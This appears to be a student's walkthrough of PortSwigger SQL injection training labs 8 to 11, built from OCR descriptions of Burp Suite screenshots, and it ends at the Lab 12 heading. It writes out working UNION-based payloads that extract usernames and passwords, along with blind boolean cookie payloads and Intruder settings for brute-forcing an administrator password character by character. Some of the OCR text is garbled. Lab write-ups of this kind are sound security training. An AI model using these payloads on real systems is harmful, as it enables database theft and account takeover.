<div data-bbox="168 298 188 318" data-bbox="168 298 188 318"></div>
<div data-bbox="168 318 188 338" data-bbox="168 318 188 338"></div>
<div data-bbox="168 338 188 358" data-bbox="168 338 188 358"></div>
<div data-bbox="168 358 188 378" data-bbox="168 358 188 378"></div>
<div data-bbox="168 378 188 398" data-bbox="168 378 188 398"></div>
<div data-bbox="168 398 188 418" data-bbox="168 398 188 418"></div>
<div data-bbox="168 418 188 438" data-bbox="168 418 188 438"></div>
<div data-bbox="168 438 188 458" data-bbox="168 438 188 458"></div>
<div data-bbox="168 458 188 478" data-bbox="168 458 188 478"></div>
<div data-bbox="168 478 188 498" data-bbox="168 478 188 498"></div>
<div data-bbox="168 498 188 518" data-bbox="168 498 188 518"></div>
<div data-bbox="168 518 188 538" data-bbox="168 518 188 538"></div>
<div data-bbox="168 538 188 558" data-bbox="168 538 188 558"></div>
<div data-bbox="168 558 188 578" data-bbox="168 558 188 578"></div>
<div data-bbox="168 578 188 598" data-bbox="168 578 188 598"></div>
<div data-bbox="168 598 188 618" data-bbox="168 598 188 618"></div>
<div data-bbox="168 618 188 638" data-bbox="168 618 188 638"></div>
<div data-bbox="168 638 188 658" data-bbox="168 638 188 658"></div>
<div data-bbox="168 658 188 678" data-bbox="168 658 188 678"></div>
<div data-bbox="168 678 188 698" data-bbox="168 678 188 698"></div>
<div data-bbox="168 698 188 718" data-bbox="168 698 188 718"></div>
<div data-bbox="168 718 188 738" data-bbox="168 718 188 738"></div>
<div data-bbox="168 738 188 758" data-bbox="168 738 188 758"></div>
<div data-bbox="168 758 188 778" data-bbox="168 758 188 778"></div>
<div data-bbox="168 778 188 798" data-bbox="168 778 188 798"></div>
<div data-bbox="168 798 188 818" data-bbox="168 798 188 818"></div>
<div data-bbox="168 818 188 838" data-bbox="168 818 188 838"></div>
<div data-bbox="168 838 188 858" data-bbox="168 838 188 858"></div>
<div data-bbox="168 858 188 878" data-bbox="168 858 188 878"></div>
<div data-bbox="168 878 188 898" data-bbox="168 878 188 898"></div>
<div data-bbox="168 898 188 918" data-bbox="168 898 188 918"></div>
<div data-bbox="168 918 188 938" data-bbox="168 918 188 938"></div>
<div data-bbox="168 938 188 958" data-bbox="168 938 188 958"></div>
<div data-bbox="168 958 188 978" data-bbox="168 958 188 978"></div>
<div data-bbox="168 978 188 998" data-bbox="168 978 188 998"></div>
<div data-bbox="168 998 188 1018" data-bbox="168 998 188 1018"></div>
<div data-bbox="168 1018 188 1038" data-bbox="168 1018 188 1038"></div>
<div data-bbox="168 1038 188 1058" data-bbox="168 1038 188 1058"></div>
<div data-bbox="168 1058 188 1078" data-bbox="168 1058 188 1078"></div>
<div data-bbox="168 1078 188 1098" data-bbox="168 1078 188 1098"></div>
<div data-bbox="168 1098 188 1118" data-bbox="168 1098 188 1118"></div>
<div data-bbox="168 1118 188 1138" data-bbox="168 1118 188 1138"></div>
<div data-bbox="168 1138 188 1158" data-bbox="168 1138 188 1158"></div>
<div data-bbox="168 1158 188 1178" data-bbox="168 1158 188 1178"></div>
<div data-bbox="168 1178 188 1198" data-bbox="168 1178 188 1198"></div>
<div data-bbox="168 1198 188 1218" data-bbox="168 1198 188 1218"></div>
<div data-bbox="168 1218 188 1238" data-bbox="168 1218 188 1238"></div>
<div data-bbox="168 1238 188 1258" data-bbox="168 1238 188 1258"></div>
<div data-bbox="168 1258 188 1278" data-bbox="168 1258 188 1278"></div>
<div data-bbox="168 1278 188 1298" data-bbox="168 1278 188 1298"></div>
<div data-bbox="168 1298 188 1318" data-bbox="168 1298 188 1318"></div>
<div data-bbox="168 1318 188 1338" data-bbox="168 1318 188 1338"></div>
<div data-bbox="168 1338 188 1358" data-bbox="168 1338 188 1358"></div>
<div data-bbox="168 1358 188 1378" data-bbox="168 1358 188 1378"></div>
<div data-bbox="168 1378 188 1398" data-bbox="168 1378 188 1398"></div>
<div data-bbox="168 1398 188 1418" data-bbox="168 1398 188 1418"></div>
<div data-bbox="168 1418 188 1438" data-bbox="168 1418 188 1438"></div>
<div data-bbox="168 1438 188 1458" data-bbox="168 1438 188 1458"></div>
<div data-bbox="168 1458 188 1478" data-bbox="168 1458 188 1478"></div>
<div data-bbox="168 1478 188 1498" data-bbox="168 1478 188 1498"></div>
<div data-bbox="168 1498 188 1518" data-bbox="168 1498 188 1518"></div>
<div data-bbox="168 1518 188 1538" data-bbox="168 1518 188 1538"></div>
<div data-bbox="168 1538 188 1558" data-bbox="168 1538 188 1558"></div>
<div data-bbox="168 1558 188 1578" data-bbox="168 1558 188 1578"></div>
<div data-bbox="168 1578 188 1598" data-bbox="168 1578 188 1598"></div>
<div data-bbox="168 1598 188 1618" data-bbox="168 1598 188 1618"></div>
<div data-bbox="168 1618 188 1638" data-bbox="168 1618 188 1638"></div>
<div data-bbox="168 1638 188 1658" data-bbox="168 1638 188 1658"></div>
<div data-bbox="168 1658 188 1678" data-bbox="168 1658 188 1678"></div>
<div data-bbox="168 1678 188 1698" data-bbox="168 1678 188 1698"></div>
<div data-bbox="168 1698 188 1718" data-bbox="168 1698 188 1718"></div>
<div data-bbox="168 1718 188 1738" data-bbox="168 1718 188 1738"></div>
<div data-bbox="168 1738 188 1758" data-bbox="168 1738 188 1758"></div>
<div data-bbox="168 1758 188 1778" data-bbox="168 1758 188 1778"></div>
<div data-bbox="168 1778 188 1798" data-bbox="168 1778 188 1798"></div>
<div data-bbox="168 1798 188 1818" data-bbox="168 1798 188 1818"></div>
<div data-bbox="168 1818 188 1838" data-bbox="168 1818 188 1838"></div>
<div data-bbox="168 1838 188 1858" data-bbox="168 1838 188 1858"></div>
<div data-bbox="168 1858 188 1878" data-bbox="168 1858 188 1878"></div>
<div data-bbox="168 1878 188 1898" data-bbox="168 1878 188 1898"></div>
<div data-bbox="168 1898 188 1918" data-bbox="168 1898 188 1918"></div>
<div data-bbox="168 1918 188 1938" data-bbox="168 1918 188 1938"></div>
<div data-bbox="168 1938 188 1958" data-bbox="168 1938 188 1958"></div>
<div data-bbox="168 1958 188 1978" data-bbox="168 1958 188 1978"></div>
<div data-bbox="168 1978 188 1998" data-bbox="168 1978 188 1998"></div>
<div data-bbox="168 1998 188 2018" data-bbox="168 1998 188 2018"></div>
<div data-bbox="168 2018 188 2038" data-bbox="168 2018 188 2038"></div>
<div data-bbox="168 2038 188 2058" data-bbox="168 2038 188 2058"></div>
<div data-bbox="168 2058 188 2078" data-bbox="168 2058 188 2078"></div>
<div data-bbox="168 2078 188 2098" data-bbox="168 2078 188 2098"></div>
<div data-bbox="168 2098 188 2118" data-bbox="168 2098 188 2118"></div>
<div data-bbox="168 2118 188 2138" data-bbox="168 2118 188 2138"></div>
<div data-bbox="168 2138 188 2158" data-bbox="168 2138 188 2158"></div>
<div data-bbox="168 2158 188 2178" data-bbox="168 2158 188 2178"></div>
<div data-bbox="168 2178 188 2198" data-bbox="168 2178 188 2198"></div>
<div data-bbox="168 2198 188 2218" data-bbox="168 2198 188 2218"></div>
<div data-bbox="168 2218 188 2238" data-bbox="168 2218 188 2238"></div>
<div data-bbox="168 2238 188 2258" data-bbox="168 2238 188 2258"></div>
<div data-bbox="168 2258 188 2278" data-bbox="168 2258 188 2278"></div>
<div data-bbox="168 2278 188 2298" data-bbox="168 2278 188 2298"></div>
<div data-bbox="168 2298 188 2318" data-bbox="168 2298 188 2318"></div>
<div data-bbox="168 2318 188 2338" data-bbox="168 2318 188 2338"></div>
<div data-bbox="168 2338 188 2358" data-bbox="168 2338 188 2358"></div>
<div data-bbox="168 2358 188 2378" data-bbox="168 2358 188 2378"></div>
<div data-bbox="168 2378 188 2398" data-bbox="168 2378 188 2398"></div>
<div data-bbox="168 2398 188 2418" data-bbox="168 2398 188 2418"></div>
<div data-bbox="168 2418 188 2438" data-bbox="168 2418 188 2438"></div>
<div data-bbox="168 2438 188 2458" data-bbox="168 2438 188 2458"></div>
<div data-bbox="168 2458 188 2478" data-bbox="168 2458 188 2478"></div>
<div data-bbox="168 2478 188 2498" data-bbox="168 2478 188 2498"></div>
<div data-bbox="168 2498 188 2518" data-bbox="168 2498 188 2518"></div>
<div data-bbox="168 2518 188 2538" data-bbox="168 2518 188 2538"></div>
<div data-bbox="168 2538 188 2558" data-bbox="168 2538 188 2558"></div>
<div data-bbox="168 2558 188 2578" data-bbox="168 2558 188 2578"></div>
<div data-bbox="168 2578 188 2598" data-bbox="168 2578 188 2598"></div>
<div data-bbox="168 2598 188 2618" data-bbox="168 2598 188 2618"></div>
<div data-bbox="168 2618 188 2638" data-bbox="168 2618 188 2638"></div>
<div data-bbox="168 2638 188 2658" data-bbox="168 2638 188 2658"></div>
<div data-bbox="168 2658 188 2678" data-bbox="168 2658 188 2678"></div>
<div data-bbox="168 2678 188 2698" data-bbox="168 2678 188 2698"></div>
<div data-bbox="168 2698 188 2718" data-bbox="168 2698 188 2718"></div>
<div data-bbox="168 2718 188 2738" data-bbox="168 2718 188 2738"></div>
<div data-bbox="168 2738 188 2758" data-bbox="168 2738 188 2758"></div>
<div data-bbox="168 2758 188 2778" data-bbox="168 2758 188 2778"></div>
<div data-bbox="168 2778 188 2798" data-bbox="168 2778 188 2798"></div>
<div data-bbox="168 2798 188 2818" data-bbox="168 2798 188 2818"></div>
<div data-bbox="168 2818 188 2838" data-bbox="168 2818 188 2838"></div>
<div data-bbox="168 2838 188 2858" data-bbox="168 2838 188 2858"></div>
<div data-bbox="168 2858 188 2878" data-bbox="168 2858 188 2878"></div>
<div data-bbox="168 2878 188 2898" data-bbox="168 2878 188 2898"></div>
<div data-bbox="168 2898 188 2918" data-bbox="168 2898 188 2918"></div>
<div data-bbox="168 2918 188 2938" data-bbox="168 2918 188 2938"></div>
<div data-bbox="168 2938 188 2958" data-bbox="168 2938 188 2958"></div>
<div data-bbox="168 2958 188 2978" data-bbox="168 2958 188 2978"></div>
<div data-bbox="168 2978 188 2998" data-bbox="168 2978 188 2998"></div>
<div data-bbox="168 2998 188 3018" data-bbox="168 2998 188 3018"></div>
<div data-bbox="168 3018 188 3038" data-bbox="168 3018 188 3038"></div>
<div data-bbox="168 3038 188 3058" data-bbox="168 3038 188 3058"></div>
<div data-bbox="168 3058 188 3078" data-bbox="168 3058 188 3078"></div>
<div data-bbox="168 3078 188 3098" data-bbox="168 3078 188 3098"></div>
<div data-bbox="168 3098 188 3118" data-bbox="168 3098 188 3118"></div>
<div data-bbox="168 3118 188 3138" data-bbox="168 3118 188 3138"></div>
<div data-bbox="168 3138 188 3158" data-bbox="168 3138 188 3158"></div>
<div data-bbox="168 3158 188 3178" data-bbox="168 3158 188 3178"></div>
<div data-bbox="168 3178 188 3198" data-bbox="168 3178 188 3198"></div>
<div data-bbox="168 3198 188 3218" data-bbox="168 3198 188 3218"></div>
<div data-bbox="168 3218 188 3238" data-bbox="168 3218 188 3238"></div>
<div data-bbox="168 3238 188 3258" data-bbox="168 3238 188 3258"></div>
<div data-bbox="168 3258 188 3278" data-bbox="168 3258 188 3278"></div>
<div data-bbox="168 3278 188 3298" data-bbox="168 3278 188 3298"></div>
<div data-bbox="168 3298 188 3318" data-bbox="168 3298 188 3318"></div>
<div data-bbox="168 3318 188 3338" data-bbox="168 3318 188 3338"></div>
<div data-bbox="168 3338 188 3358" data-bbox="168 3338 188 3358"></div>
<div data-bbox="168 3358 188 3378" data-bbox="168 3358 188 3378"></div>
<div data-bbox="168 3378 188 3398" data-bbox="168 3378 188 3398"></div>
<div data-bbox="168 3398 188 3418" data-bbox="168 3398 188 3418"></div>
<div data-bbox="168 3418 188 3438" data-bbox="168 3418 188 3438"></div>
<div data-bbox="168 3438 188 3458" data-bbox="168 3438 188 3458"></div>
<div data-bbox="168 3458 188 3478" data-bbox="168 3458 188 3478"></div>
<div data-bbox="168 3478 188 3498" data-bbox="168 3478 188 3498"></div>
<div data-bbox="168 3498 188 3518" data-bbox="168 3498 188 3518"></div>
<div data-bbox="168 3518 188 3538" data-bbox="168 3518 188 3538"></div>
<div data-bbox="168 3538 188 3558" data-bbox="168 3538 188 3558"></div>
<div data-bbox="168 3558 188 3578" data-bbox="168 3558 188 3578"></div>
<div data-bbox="168 3578 188 3598" data-bbox="168 3578 188 3598"></div>
<div data-bbox="168 3598 188 3618" data-bbox="168 3598 188 3618"></div>
<div data-bbox="168 3618 188 3638" data-bbox="168 3618 188 3638"></div>
<div data-bbox="168 3638 188 3658" data-bbox="168 3638 188 3658"></div>
<div data-bbox="168 3658 188 3678" data-bbox="168 3658 188 3678"></div>
<div data-bbox="168 3678 188 3698" data-bbox="168 3678 188 3698"></div>
<div data-bbox="168 3698 188 3718" data-bbox="168 3698 188 3718"></div>
<div data-bbox="168 3718 188 3738" data-bbox="168 3718 188 3738"></div>
<div data-bbox="168 3738 188 3758" data-bbox="168 3738 188 3758"></div>
<div data-bbox="168 3758 188 3778" data-bbox="168 3758 188 3778"></div>
<div data-bbox="168 3778 188 3798" data-bbox="168 3778 188 3798"></div>
<div data-bbox="168 3798 188 3818" data-bbox="168 3798 188 3818"></div>
<div data-bbox="168 3818 188 3838" data-bbox="168 3818 188 3838"></div>
<div data-bbox="168 3838 188 3858" data-bbox="168 3838 188 3858"></div>
<div data-bbox="168 3858 188 3878" data-bbox="168 3858 188 3878"></div>
<div data-bbox="168 3878 188 3898" data-bbox="168 3878 188 3898"></div>
<div data-bbox="168 3898 188 3918" data-bbox="168 3898 188 3918"></div>
<div data-bbox="168 3918 188 3938" data-bbox="168 3918 188 3938"></div>
<div data-bbox="168 3938 188 3958" data-bbox="168 3938 188 3958"></div>
<div data-bbox="168 3958 188 3978" data-bbox="168 3958 188 3978"></div>
<div data-bbox="168 3978 188 3998" data-bbox="168 3978 188 3998"></div>
<div data-bbox="168 3998 188 4018" data-bbox="168 3998 188 4018"></div>
<div data-bbox="168 4018 188 4038" data-bbox="168 4018 188 4038"></div>
<div data-bbox="168 4038 188 4058" data-bbox="168 4038 188 4058"></div>
<div data-bbox="168 4058 188 4078" data-bbox="168 4058 188 4078"></div>
<div data-bbox="168 4078 188 4098" data-bbox="168 4078 188 4098"></div>
<div data-bbox="168 4098 188 4118" data-bbox="168 4098 188 4118"></div>
<div data-bbox="168 4118 188 4138" data-bbox="168 4118 188 4138"></div>
<div data-bbox="168 4138 188 4158" data-bbox="168 4138 188 4158"></div>
<div data-bbox="168 4158 188 4178" data-bbox="168 4158 188 4178"></div>
<div data-bbox="168 4178 188 4198" data-bbox="168 4178 188 4198"></div>
<div data-bbox="168 4198 188 4218" data-bbox="168 4198 188 4218"></div>
<div data-bbox="168 4218 188 4238" data-bbox="168 4218 188 4238"></div>
<div data-bbox="168 4238 188 4258" data-bbox="168 4238 188 4258"></div>
<div data-bbox="168 4258 188 4278" data-bbox="168 4258 188 4278"></div>
<div data-bbox="168 4278 188 4298" data-bbox="168 4278 188 4298"></div>
<div data-bbox="168 4298 188 4318" data-bbox="168 4298 188 4318"></div>
<div data-bbox="168 4318 188 4338" data-bbox="168 
```

## Lab 08: SQL injection UNION attack, finding a column containing text.

In this lab there is a vulnerability in the product category filter. You can find how many columns are there by using the previous lab technique. (By performing UNION attack) We need to find out which column contains string values. For that need to enter some string into any of these 3 columns.

2<sup>nd</sup> column is the values with strings, you can check it one by one.

To solve this lab, we need to retrieve what they are asking to do, So Make the database retrieve the string: 'SXBHr2'.

```
GET /filter?category=Food+%26+Drink'+UNION+SELECT+NULL,'abc',NULL—
```

The screenshot shows the Burp Suite interface with the following details:

- Request:** GET /filter?category=Food+%26+Drink'+UNION+SELECT+NULL,'abc',NULL—
- Response:** HTTP/2 500 Internal Server Error. The response body contains HTML code indicating a SQL injection UNION attack, specifically looking for a column containing the string 'SXBHr2'. It includes a back-link button and a link to a portswigger.net article on SQL injection.
- Inspector:** Shows the request and response attributes, query parameters, body parameters, cookies, headers, and response headers.
- Bottom Status Bar:** Shows the status bar with "2,595 bytes | 266 millis" and the date/time "9/8/2023 6:20 AM".

The screenshot shows the Burp Suite interface with the following details:

- Request:** A GET request to `/filter?category=Food&Drink='UNION+SELECT+NULL,'abc',NULL--` is being sent to the target URL `https://0a1005b03252d008c2e3c00cf0014.web-security-academy.net`.
- Response:** The response code is 200 OK, and the content type is text/html. The page displays a SQL injection UNION attack, finding a column containing test.
- Inspector:** The sidebar shows various request and response details, including attributes, query parameters, body parameters, cookies, headers, and response headers.
- Bottom Status Bar:** Shows the target URL, file size (5,278 bytes), and time (6:20 AM).

Burp Suite Community Edition v2023.9.4 - Target: https://0a41005b03252d0086c2e3c000cf0014.web-security-academy.net

Dashboard Target Proxy Intruder Collaborator Repeater Sequencer Decoder Settings

Comparer Logger Organizer Extensions Learn Flow Logger++ Interactsh

Send Cancel Target: https://0a41005b03252d0086c2e3c000cf0014.web-security-academy.net

Request

Pretty Raw Hex

1 GET /filter?category=Food+4+Drink+UNION+SELECT+NULL, 'XSHbz' ,NULL

2 Host: www.4chan.org

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/png,\*/\*;q=0.8,application/xsigned-exchange;v=base64;q=0.7

5 Sec-Fetch-Site: same-origin

6 Sec-Fetch-Mode: navigate

7 Sec-Fetch-User: ?1

8 Sec-Fetch-Dest: document

9 Referer: https://0a41005b03252d0086c2e3c000cf0014.web-security-academy.net/

10 Accept-Encoding: gzip, deflate

11 Accept-Language: en-US,en;q=0.9

12 13 14 15 16 17 18

Response

Pretty Raw Hex Render

33 <p>

34 </p>

35 <span class="lab-status-icon">

36 </span>

37 </div>

38 </div>

39 <section id="notification-labsolved">

40 <notification-labsolved>

41 <div class="container">

42 <h4>Congratulations, you solved the lab!

43 </h4>

44 <div>

45 <span>Share your skills!

46 </span>

47 <a class="button href="#">

48 <div>

49 <img alt="https://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 20.44 17.72">

50 <title>

51 <button>

52 </button>

53 <path d="

Done 8,280 bytes | 274 millis

SQL injecti... All labs | Lab: SQL In... SQL injecti... LAB Solved

https://0a41005b03252d0086c2e3c000cf0014.web-security-academy.net

# Web Security Academy

## SQL injection UNION attack, finding a column containing text

Back to lab description

Congratulations, you solved the lab! Share your skills! Home | My account

WE LIKE TO SHOP

Food & Drink

Refine your search:

All Accessories Clothing, shoes and accessories Food & Drink Gifts Tech gifts

Eggastic, Fun, Food Eggcessories \$49.66 View details

Sprout More Brain Power \$53.05 View details

Single Use Food Hider \$37.51 View details

BBO Suitcase \$36.19 View details

## Lab 09: SQL injection UNION attack, retrieving data from other tables.

In this lab there is also the same vulnerability as previous lab, we need to do a SQL injection and find out the data type of the columns are strings or not.

'+UNION+SELECT+NULL+NUL--

'+UNION+SELECT+string1+string2 --

(“ use quotations, we are using – because to comment out everything after the query)

To pass this lab we need the administrator password and log in. (use my account option to login)

The screenshot shows the Burp Suite interface with the following details:

- Request:** GET /filter?category=Pet's'+UNION+SELECT+username,fpassword+FROMusers-- HTTP/2
- Response:** The response body contains HTML code for a table. Row 71 contains the selected text "93ai6r6ce3ppdf7q4hbu".
- Inspector:** The "Selected text" field shows the value "93ai6r6ce3ppdf7q4hbu".
- Network Tab:** Shows the request and response in raw hex and ASCII formats.
- Bottom Status Bar:** Shows the status bar with "9,668 bytes | 237 millis" and the date/time "9/8/2023 6:45 AM".

The screenshot shows a web browser with multiple tabs open, all related to SQL injection labs on the Web Security Academy. The main page displayed is titled "Pets' UNION SELECT username, password FROM users--". It features a logo with the words "WE LIKE TO SHOP" and a blue hanger icon. Below the title is a search bar with the placeholder "Refine your search:" and a list of categories: All, Accessories, Corporate gifts, Gifts, Pets, Toys & Games. A user profile section shows "administrator" with the ID "93aa9d6cc3ppdt7q4hbua". A product listing for "Babbage Web Spray" is shown, describing it as a web solvent that can catch bugs. Another section for "Fur Babies" is partially visible. The browser's status bar at the bottom shows the date and time as 9/8/2023 6:49 AM.

The screenshot shows a web browser with a single tab open to a solved SQL injection lab on WebSecurityAcademy.com. The page title is "SQL injection UNION attack, retrieving data from other tables". A green "Solved" button is visible. The main content area displays a message: "Congratulations, you solved the lab!" with options to "Share your skills!" and "Continue learning >". Below this is a "My Account" section where the user's email is listed as "Email" with a "Update email" button. The browser's status bar at the bottom shows the date and time as 9/8/2023 6:49 AM.

## Lab 10: SQL injection UNION attack, retrieving multiple values in a single column.

Same as previous steps.

To pass this level you need to log in as an admin and for that you need administrator credentials.

In here we have only one column to retrieve multiple value of data. (Only one column store string values)

2<sup>nd</sup> column contains the string values.

Now we need to find out username and the password, for that we don't know the first column data type so we keep it as NULL it matches everything.

Now we need to concatenate username and the password.

GET /filter?category=Corporate+gifts'+UNION+SELECT+NULL,username||'--'||password+FROM+users--  
HTTP/2

Pipe is for concatenate.

--(is the separator)

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane displays a crafted HTTP GET request:

```
GET /filter?category=Corporate+gifts'+UNION+SELECT+NULL,username||'--'||password+FROM+users--
```

The 'Response' pane shows the resulting HTML page. The page contains a table with two columns. The first column has headers 'Tech gifts' and 'Folding Gadgets'. The second column has headers 'View details' and 'View details'. The table body contains several rows, each with a 'View details' button and a URL like '/product?productId=17'. The page also includes a note: "There is No &apos;&apos; in Team".

The screenshot shows a web browser window with the following details:

- Address Bar:** https://0a2900300322dc28651f2000060004c.web-security-academy.net/my-account?id=administrator
- Title Bar:** SQL injection UNION attack, retrieving multiple values in a single column
- Header:** WebSecurity Academy
- Content:** SQL injection UNION attack, retrieving multiple values in a single column
- Buttons:** LAB Solved
- Text:** Congratulations, you solved the lab!
- Links:** Share your skills! | Continue learning
- Footer:** Home | My account | Log out



## Lab 11: Blind SQL injection with conditional responses

This lab contains a blind SQL injection vulnerability.

Need to get the password for administrator and log in to solve this lab.

Cookie: TrackingId=JrFAQWdlEvDIVgtG' AND '1'='1;

This is a true condition there for you can see the 'welcome back' if it is false, you cannot see it.

do this in intruder.

Cookie: TrackingId=JrFAQWdlEvDIVgtG' AND (SELECT 'a' FROM users WHERE username='administrator'  
AND LENGTH(password)>§1§)='a; session=8Us2Yh56YmurEo5WSHn8sll6oQ0gXE90

>§1§ this will send many requests if we need 30 times it will send 30 requests, need to change that in setting by entering "welcome back!" string then we can know the length of the password.

now we know that password length is 20.

now change the attack type into cluster bomb. (sniper only one payload, cluster there are two payloads)  
substring counts each character in the string.

1 is the first payload and the a is the second payload.

and set 1 payload as numbers that 1-20

in the 2 payload we need characters a-z (simple letters) and 0-9 in the community version you cannot choose, you have to enter it manually then start attack.

It will take some time to finish.

Now you will get the password for administrator but not in order get it in order and login as administrator.

Cookie: TrackingId=vQLDrX3yD20X4gYq' AND (SELECT SUBSTRING(password,§1§,1) FROM users WHERE username='administrator')='§a§';

Password: 5p5gm4znhjbulidv27nq

Burp Suite Community Edition v2023.9.4 - Temporary Project

Dashboard Target Proxy **Intruder** Collaborator Repeater Sequencer Decoder Comparer Logger Organizer Extensions Learn Flow Logger++ Interactsh

1 x 2 x 3 x +

Positions Payloads Resource pool Settings

**Payload sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 36

Payload type: Simple list Request count: 720

**Payload settings [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste x  
Load ... y  
Remove z  
Remove 0  
Clear 1  
Deduplicate 2  
Add 3  
Add 4  
Add 5  
Enter a new item  
Add from list ... [Pro version only]

**Payload processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add	...	Rule
Edit	...	
Remove	...	
Up	...	
Down	...	

The screenshot shows a dual-monitor setup. The left monitor displays the Burp Suite interface, specifically the 'Intruder' tab, where an attack is being conducted against a 'Cluster bomb' target. The right monitor displays a browser window for 'WebSecurity Academy' with the title 'Blind SQL injection with conditional responses'. The browser shows a partially visible URL and a status bar indicating the page is loading. A green 'LAB' button with the text 'Not solved' is visible in the top right corner of the browser window.

**Burp Suite Community Edition v2023.9.4 - Tem...**

**Dashboard Target Collaborator intruder Proxy Repeater Sequencer Decoder Compare Settings**

2 x 3 x 4 x 5 x +

Positions Payloads Resource pool Settings

Choose an attack type

Attack type: Cluster bomb

Results Positions Payloads Resource pool Settings

Start attack

Request Payload 1 Payload 2 Status code Error Timeout Length Welcome back Comment

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Welcome back	Comment
1 GET / HTTP/1.1	11	b	200			11524	1	
2 Host: Daanvliet703a68c6c801c71ab003d00d1.web-security-academy.net	15	d	200			11524	1	
3 Content-Type: application/x-www-form-urlencoded	4	g	200			11524	1	
4 WHERE username='administrator'/*\$a\$ session=3a	9	h	200			11524	1	
5 Cache-Control: max-age=0	14	i	200			11524	1	
6 Sec-Ch-Ua: "Not <sup>1</sup> ;Chromium <sup>0.0.0.0</sup> ;v=100"	0	a	200			11463		
7 Sec-Ch-Ua-Mobile: ?0	2	a	200			11463		
8 Sec-Ch-Ua-Platform: "	3	a	200			11463		
9 Sec-Ch-Ua-View-Width: ?0	4	a	200			11463		
10 Upgrade-Insecure-Requests: 1	5	a	200			11463		
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5945.141 Safari/537.36	6	a	200			11463		
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	7	a	200			11463		
13 Accept-Language: en-US,en;q=0.9	8	a	200			11463		
14 Sec-Fetch-Site: cross-site	9	a	200			11463		
15 Sec-Fetch-Mode: navigate	10	a	200			11463		
16 Sec-Fetch-User: ?1	11	a	200			11463		
17 Sec-Fetch-Dest: document	12	a	200			11463		
18 Referrer: https://portswigger.net/								
19 Accept-Encoding: gzip, deflate								
20 Accept-Language: en-US,en;q=0.9								

2 payload positions 191 of 756

Home | Welcome back! | My account

ys & Games

SLIIT

Amila Senarathne

The screenshot shows the Burp Suite interface with the following details:

- Project**: Intruder (selected)
- Target**: https://0a5f009f04d5d881801a4e7c006200de.web-security-academy.net
- Attack type**: Cluster bomb
- Payload positions**: Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
- Code View**: Shows the constructed HTTP request with various headers and a payload injection point. The payload is: 1 GBT / HTTP/2  
Host: 0a5f009f04d5d881801a4e7c006200de.web-security-academy.net  
Cookie: TrackingId=dmyj@emGptQluBw' AND (SELECT SUBSTRING(password,\$1\$,1) FROM users WHERE username='administrator')='\$a\$; session=xDCEGwzen4rypKmycBFZzkVv1jGz  
Sec-Ch-Ua: Sec-Ch-Ua-Mobile: 70  
Sec-Ch-Ua-Platform: ""  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Sec-Fetch-Site: same-origin  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Dest: document  
Referer: https://0a5f009f04d5d881801a4e7c006200de.web-security-academy.net/  
Accept-Encoding: gzip, deflate  
Accept-Language: en-US,en;q=0.9
- Interactions**: Shows 2 highlights and a length of 854.

Burp Suite Community Edition v2023.9.4 - Tem... | All labs | Lab: Blind | Lab: Blind | Blind SQL | +

https://0aa000c703a68c6c801c71ab003d00d1.web-secu...

Web Security Academy

Blind SQL injection with conditional responses

LAB Solved

Choose an attack type

Attack type: Cluster bomb

Start attack

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: Dc703a68c6c801c71ab003d00d1.web-security-academy.net

Update Host header to match target

Add \$

Clear \$

Attack Save Columns 30. Intruder attack of https://0aa000c703a68c6c801c71ab003d00d1.web-security-academy.net - Te...

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Welcome back	Comments
1	GET / HTTP/2		200			11524	1	
2	Host: Dc703a68c6c801c71ab003d00d1.web-security-academy.net		200			11524	1	
3	Cookie: workspaceId=0D9C0204d747 AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='\$a\$'		200			11524	1	
4	Cache-Control: max-age=0		200			11524	1	
5	Sec-Ch-Ua: "Not		200			11524	1	
6	Sec-Ch-Ua-Mobile: ?0		200			11524	1	
7	Sec-Ch-Ua-Platform: "		200			11524	1	
8	Upgrade-Insecure-Requests: 1		200			11524	1	
9	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5045.141 Safari/537.36		200			11524	1	
10	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		200			11524	1	
11	Sec-Fetch-Site: cross-site		200			11524	1	
12	Sec-Fetch-Mode: navigate		200			11524	1	
13	Sec-Fetch-Dest: document		200			11524	1	
14	Referer: https://portswigger.net/		200			11524	1	
15	Accept-Encoding: gzip, deflate		200			11524	1	
16	Accept-Language: en-US,en;q=0.9		200			11524	1	
17			200			11524	1	
18			200			11524	1	
19			200			11524	1	
20			200			11524	1	
21			200			11524	1	
22			200			11524	1	
23			200			11524	1	
24			200			11524	1	
25			200			11524	1	
26			200			11524	1	
27			200			11524	1	
28			200			11524	1	
29			200			11524	1	
30			200			11524	1	
31			200			11524	1	
32			200			11524	1	
33			200			11524	1	
34			200			11524	1	
35			200			11524	1	
36			200			11524	1	
37			200			11524	1	
38			200			11524	1	
39			200			11524	1	
40			200			11463		

## Lab 12: Blind SQL injection with conditional errors

